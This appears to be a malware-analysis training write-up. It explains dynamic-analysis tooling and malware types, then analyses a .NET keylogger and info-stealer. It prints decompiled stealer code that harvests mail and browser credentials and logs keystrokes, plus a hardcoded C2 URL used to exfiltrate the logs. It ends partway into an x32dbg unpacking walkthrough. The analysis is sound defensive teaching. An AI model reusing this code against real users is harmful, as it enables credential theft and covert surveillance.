
Reverse Engineering & Malware Analysis - Intermediate Level

Dynamic analysis:

1. Start procmon, then **pause** and clear
2. Start Fakenet
3. Start Regshot, then take 1st shot
4. Once 1st shot completes, Resume procmon
5. Run Malware for about 1 – 3 mins and study fakenet output
6. After about 3 mins pause procmon
7. Use Regshot, to take 2nd shot
8. Once 2nd shot completes, click Compare->Compare and show output
9. Study Regshot output

- In procmon apply these filters:
- ProcessName is: malware-name
- Operation is:
    - WriteFile
    - SetDispositionInformationFile
    - RegSetValue
    - ProcessCreate
    - TCP
    - UDP

Procmon: Options -> Select Columns -> Select Thread ID !!!



Types of malware

- Dropper/Downloader
- Keylogger/Info-Stealer
- (Spam) Bot
- Banker
- Worm
- Ransomware
- Miner
- Backdoor

Dropper / Downloader


- **Droppers**:
  - **Uses embedded scripts to extracts embedded executable from itself and executes it**
  - Typically spreads through malspam using Office Word or Excel documents
- **Downloaders**:
  - Same as droppers, except **second stage is downloaded remotely from a C2** (Command and Control) Server

Info-Stealers & Keyloggers

- **Logs keystrokes**
- Data exfiltration by emailing logs, ftp
- Data may be stored locally
- Communication may be encrypted
- Maybe able to steal browser or application password, eg Chrome, Firefox, IMVU, Outlook, FileZilla
- API used in Keyloggers: GetAsyncKeyState(), SetWindowsHookEx(), GetForegroundWindow()
- Features used in Stealers: SQLite3 for Chrome, Firefox DLL, CryptUnprotectData()

(Spam) Bot

- **An infected machine becomes part of a botnet The botnet is controlled by the botmaster(s)**
- May be used in mining cryptocurrencies, or in DDoS attacks, or sending malicious spam
- Eg: Mirai, Satori, Cutwail, ZeroAccess



Banker

- Very common, alongside info-stealers
- **Steals banking information**
- Web Injection, API Hooking
- Eg: Zeus, Danabot, Ramnit
- API Hooking:
- Intercepts API and redirects to its fake API in order to steal information, eg hooking of HTTPSendRequest()

Worm

- **Self-propagates across the network**
- **No interaction required**
- Exploits vulnerabilities in operating systems (eg, EternalBlue)
- Contains malicious payload
- Eg, WannaCry (EternalBlue and DoublePulsar Exploit), contains ransomware payload

Ransomware

- **Encrypts files and displays message to ask payment in order to release files**
- Uses Bitcoin as payment
- Eg: WannaCry
- Gaining popularity because of crypto-currency
- Attacks becoming larger involving hundreds of thousands of machines becoming encrypted

Miners

- aka Crypto Miners
- Created from open source crypto-currency mining software
- **Uses victim machines to mine for crypto-currency & sends them to attacker's wallet**
- Spreads through botnets or malspam

Backdoor (RAT)

- **RAT = Remote Access Tool/Trojans**
- **Gives attacker hidden remote access to the system**
- May include info-stealing and keylogging functionality
- Could be reverse TCP connection
- Sophisticated backdoors utilise modular framework, eg, Remcos

Malware Analysis Terminology

- Packed
- Obfuscated
- Disassemblers
- Debuggers
- IOCs

Packed / Packer

- A packed malware contains part of itself compressed or encrypted

- The Stub would unpack this compressed part and then execute it either by injecting it into another process memory or running it by itself as a separate process.

Obfuscation

- Using meaningless strings for variables
- Encodes strings in base64
- Break ups strings into multiple parts and uses some operations to concatenate them
- Used in powershell or javascript
- Malware also can be obfuscated, or, encrypted

Disassemblers

- For analysing a file without executing it
- Known as static analysis
- Eg: Ghidra, IDA Pro
- Ghidra is also a Decompiler
- Cannot analyse memory regions

Debuggers

- Allows you to execute a program and step through it
- Examine memory regions
- Known as Dynamic Analysis
- Eg. xdbg, win dbg
- Can unpack a packed malware by dumping memory
- Behaviour Analysis

IOCs

- Indicators of Compromise
- Eg:
    - File Hashes
    - File Names
    - Email Address
    - URLs
    - Dropped Files
    - Added or Modified Registry Keys

Malware Artefacts

- Items left over from malware infection
- Includes Indicators of Compromise (IOCs)


Lab: Analysis of .NET Trojan Spyware (info-stealers)

https://github.com/dnSpy/dnSpy/releases


```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\lab1-dotnet-trojan\.NET_Malware.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\lab1-dotnet-trojan\.NET_Malware.bin
 69.7% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73123/4/13)
 10.0% (.EXE) Win64 Executable (generic) (10523/12/4)
  6.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  4.2% (.EXE) Win32 Executable (generic) (4505/5/1)
  1.9% (.EXE) Win16/32 Executable Delphi generic (2072/23)
PS C:\Tools\trid>
```



Create a **second file** with a **differen file extension:** .exe





```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\lab1-dotnet-trojan\malware.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\lab1-dotnet-trojan\malware.exe
 69.7% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73123/4/13)
 10.0% (.EXE) Win64 Executable (generic) (10523/12/4)
  6.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  4.2% (.EXE) Win32 Executable (generic) (4505/5/1)
  1.9% (.EXE) Win16/32 Executable Delphi generic (2072/23)
```

With **DIE** we can clearly see it is partially packed - but again there is a **very high entropy** - meaning this malware is possibly encrypted.



When we look further into this malware with **pestudio** - we clearly see something is not correct again. We can already link this to the **virustotal result** as the **OriginalFilename** is **the same:**

Comments	MiniTool Power Data Recovery - Bootable Media Builder Setup
CompanyName	MiniTool Solution Ltd.
FileDescription	MiniTool Power Data Recovery - Bootable Media Builder
FileVersion	4.1.1.0
InternalName	ziraat_limpi.exe
LegalCopyright	n/a
OriginalFilename	**ziraat_limpi.exe**
ProductVersion	4.1.1.0
Assembly Version	0.0.0.0

We do see a significant amount of imports which could mean this .exe is actually going to do something as well as the flags:

library (3)	duplicate (0)	flag (0)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (15)	imports (738)
mscoree.dll	-	-	-	0x00077D1C	0x00002000	implicit	729
user32	-	-	-	n/a	n/a	p/invoke	5
user32.dll	-	-	-	n/a	n/a	p/invoke	4

imports (286)	namespace (27)	flag (13)	group (10)	technique (7)	type (15)
GetForegroundWindow	-	x	windowing	Window Discovery	P/Invoke
GetWindowText	-	x	windowing	Window Discovery	P/Invoke
SuppressUnmanagedCodeSe...	System.Security	x	security	-	TypeRef
WebClient	System.Net	x	network	Network Exfiltration	TypeRef
GetKeyboardState	-	x	input-output	Hooking	P/Invoke
MapVirtualKey	-	x	input-output	Input Capture	P/Invoke
UnhookWindowsHookEx	-	x	hooking	Hooking	P/Invoke
GetWindowThreadProcessId	-	x	execution	Process Discovery	P/Invoke
RijndaelManaged	System.Security.Cryptograp...	x	cryptography	Data Obfuscation	TypeRef
Rfc2898DeriveBytes	System.Security.Cryptograp...	x	cryptography	Data Obfuscation	TypeRef
SymmetricAlgorithm	System.Security.Cryptograp...	x	cryptography	Data Obfuscation	TypeRef
ICryptoTransform	System.Security.Cryptograp...	x	cryptography	Data Obfuscation	TypeRef
Send	-	x	-	-	TypeDef

indicator (26)	detail	level
strings > URL	http://ziraat-helpdesk.com/components/com_content/limpopapa/l\Win...	1
imports > flag	13	1
.NET > namespace > flag	System.Net	1
.NET > namespace > flag	System.Security.Cryptography	1
.NET > namespace > flag	System.Security	1
resources > file-ratio	90.58%	2
libraries > p/invoke	user32, user32.dll	2
imports > p/invoke	9	2
file > signature	Microsoft .NET	3
file > name(s) > internal	ziraat_limpi.exe	3
file > hash	A850DE0705C0F6095910AA1D5ED0E73A49581AA7427FCFAF2FF5144E93B...	3


We also found a string -> URL, which is used by this malware.

For **dynamic analysis** we use **regshot, Process Hacker, ProcMon and Fakenet!**


Two rather suspicious keys have been added:

```
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\malware_RASAPI32
HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\malware_RASMANCS
```


The malware itself creates **suspicious files:** mails.txt and browsers.txt. This could indicate the malware is actively tracking our mailbox / browser!




We also clearly see a few warning in our **network logging:**



We can clearly see something is sending text/html file(s) towards a certain destination:




As well as display a clear sign of invalid certs (HTTP Proxy)



Here we clearly notice **something is sending files, and using a HTTPproxy in the background.**

At this stage we can still do further **static analysis** with a tool called DnSpy - in which we can observe more features of this malware. We know this is a .NET application - thus dnSpy can help us in debugging this type of file (see previous screenshot in the beginning).

A fake description and company reveals itself:



GonnyCam is the main class in this application - which we can see at the top of the previous screenshot. Double click here to go to the Entry Point. Here we clearly see that this malware is indeed checking our **mails** and our **browsers**.

```
// Token: 0x0600002B RID: 43 RVA: 0x00002908 File Offset: 0x00001908
public static void PasswordRecovery()
{
    try
    {
        GonnyCam.RecoverMail.Outlook();
        GonnyCam.RecoverMail.NetScape();
        GonnyCam.RecoverMail.Thunderbird();
        GonnyCam.RecoverMail.Eudora();
        GonnyCam.RecoverMail.Incredimail();
        GonnyCam.RecoverBrowsers.Firefox();
        GonnyCam.RecoverBrowsers.Chrome();
        GonnyCam.RecoverBrowsers.InternetExplorer();
        GonnyCam.RecoverBrowsers.Opera();
        GonnyCam.RecoverBrowsers.Safari();
        Filezilla.Recover();
        IMVU.Recover();
        InternetDownloadManager.Recover();
        JDownloader.Recover();
        Paltalk.Recover();
    }
    catch (Exception ex)
    {
    }
}
```

Another IoC is the **link provided in the file.** This is clearly malicious:

```
// Token: 0x04000021 RID: 33
public static string P_Link = "http://ziraat-helpdesk.com/components/com_content/limpopapa/";
```

Here we see this malware is effectively a **keylogger -** tracking Window Title, Machine Time and **Keystrokes Typed.**

```
public static void GetCurrentWindow()
{
    string left = null;
    for (;;)
    {
        if (Operators.CompareString(left, GonnyCam.GetWindow.GetCaption(), false) != 0 && GonnyCam.GetWindow.GetCaption() !=
          null)
        {
            GonnyCam.KeyStrokeLog = string.Concat(new string[]
            {
                GonnyCam.KeyStrokeLog,
                Environment.NewLine,
                "Window title: ",
                GonnyCam.GetWindow.GetCaption(),
                " End:] ",
                Environment.NewLine,
                "Machine Time: ",
                DateAndTime.Now.ToShortTimeString(),
                " End:] ",
                Environment.NewLine,
                "Keystrokes typed: "
            });
            left = GonnyCam.GetWindow.GetCaption();
        }
        Thread.Sleep(10);
    }
}
```

The following functions makes it **way too obvious -** this is effectively the RecordKeys function:

```
public static void RecordKeys()
{
    for (;;)
    {
        Thread.Sleep(3000000);
        try
        {
            string keyStrokeLog = GonnyCam.KeyStrokeLog;
            int count = Regex.Matches(keyStrokeLog, Regex.Escape("Window title: ")).Count;
            object obj;
            object loopObj;
            if (ObjectFlowControl.ForLoopControl.ForLoopInitObj(obj, 0, checked(count - 1), 1, ref loopObj, ref obj))
            {
                do
                {
                    string between = GonnyCam.GetBetween(keyStrokeLog, "Window title: ", " End:] ", Conversions.ToInteger(obj));
                    string between2 = GonnyCam.GetBetween(keyStrokeLog, "Keystrokes typed: ", "\r\n", Conversions.ToInteger
                      (obj));
                    if (Operators.CompareString(between2, null, false) != 0)
                    {
                        Send.SendLog(GonnyCam.P_Link, "Keystrokes", between, between2, null, null, null, null, null);
                    }
                    GonnyCam.Wait(100);
                }
                while (ObjectFlowControl.ForLoopControl.ForNextCheckObj(obj, loopObj, ref obj));
            }
        }
        catch (Exception ex)
        {
        }
        GonnyCam.KeyStrokeLog = null;
    }
}
```


Which sends out data, which we can find in the **P_Link,** in send.sendLog, which is effectively the **Command & Control server**.

At this point we clearly have found numerous amounts of evidence this is a **keylogger**.


So essentially the **mails.txt** and **browsers.txt** files are your malicious files which are used as log files to send towards a C2C server via a HTTP Proxy.

API Hooking, Process Hijacking and Dumping Memory


We start with x32dbg to **debug** this malware. Adjust the following:




Uncheck **system breakpoint** and **TLS callbacks**. Now it will **break** at the **entrypoint**.



We once again put a **breakpoint** at **VirtualAlloc**




These breakpoints are used to track when the **API** is going to **unpack**. Additionally check if a **debugger** API is present and a **CreateToolhelp32Snaphot.** The snapshot is used to enumerate a list of running processes in memory. Last but not least put a **breakpoint** on **Process32First**. This one is used to iterate through a list of running processes in combination with the Snapshot BP. **Process32Next** is in conjunction with the First command to iterate through the list of processes.




CreateFileW and **CreateFileA** are additional parameters to keep track of which files are written to our system. The malware checks if you have any kind of anti-analysis tools on your system installed.


CreateProcessInternalW is used to keep track of when the malware is going to execute code which is already **unpacked**. VirtualAlloc and VirtualProtect are used to unpack - CreateProcess is used to use these unpacked files.



Now we **run** at it will hit the first breakpoint, which is VirtualProtect:



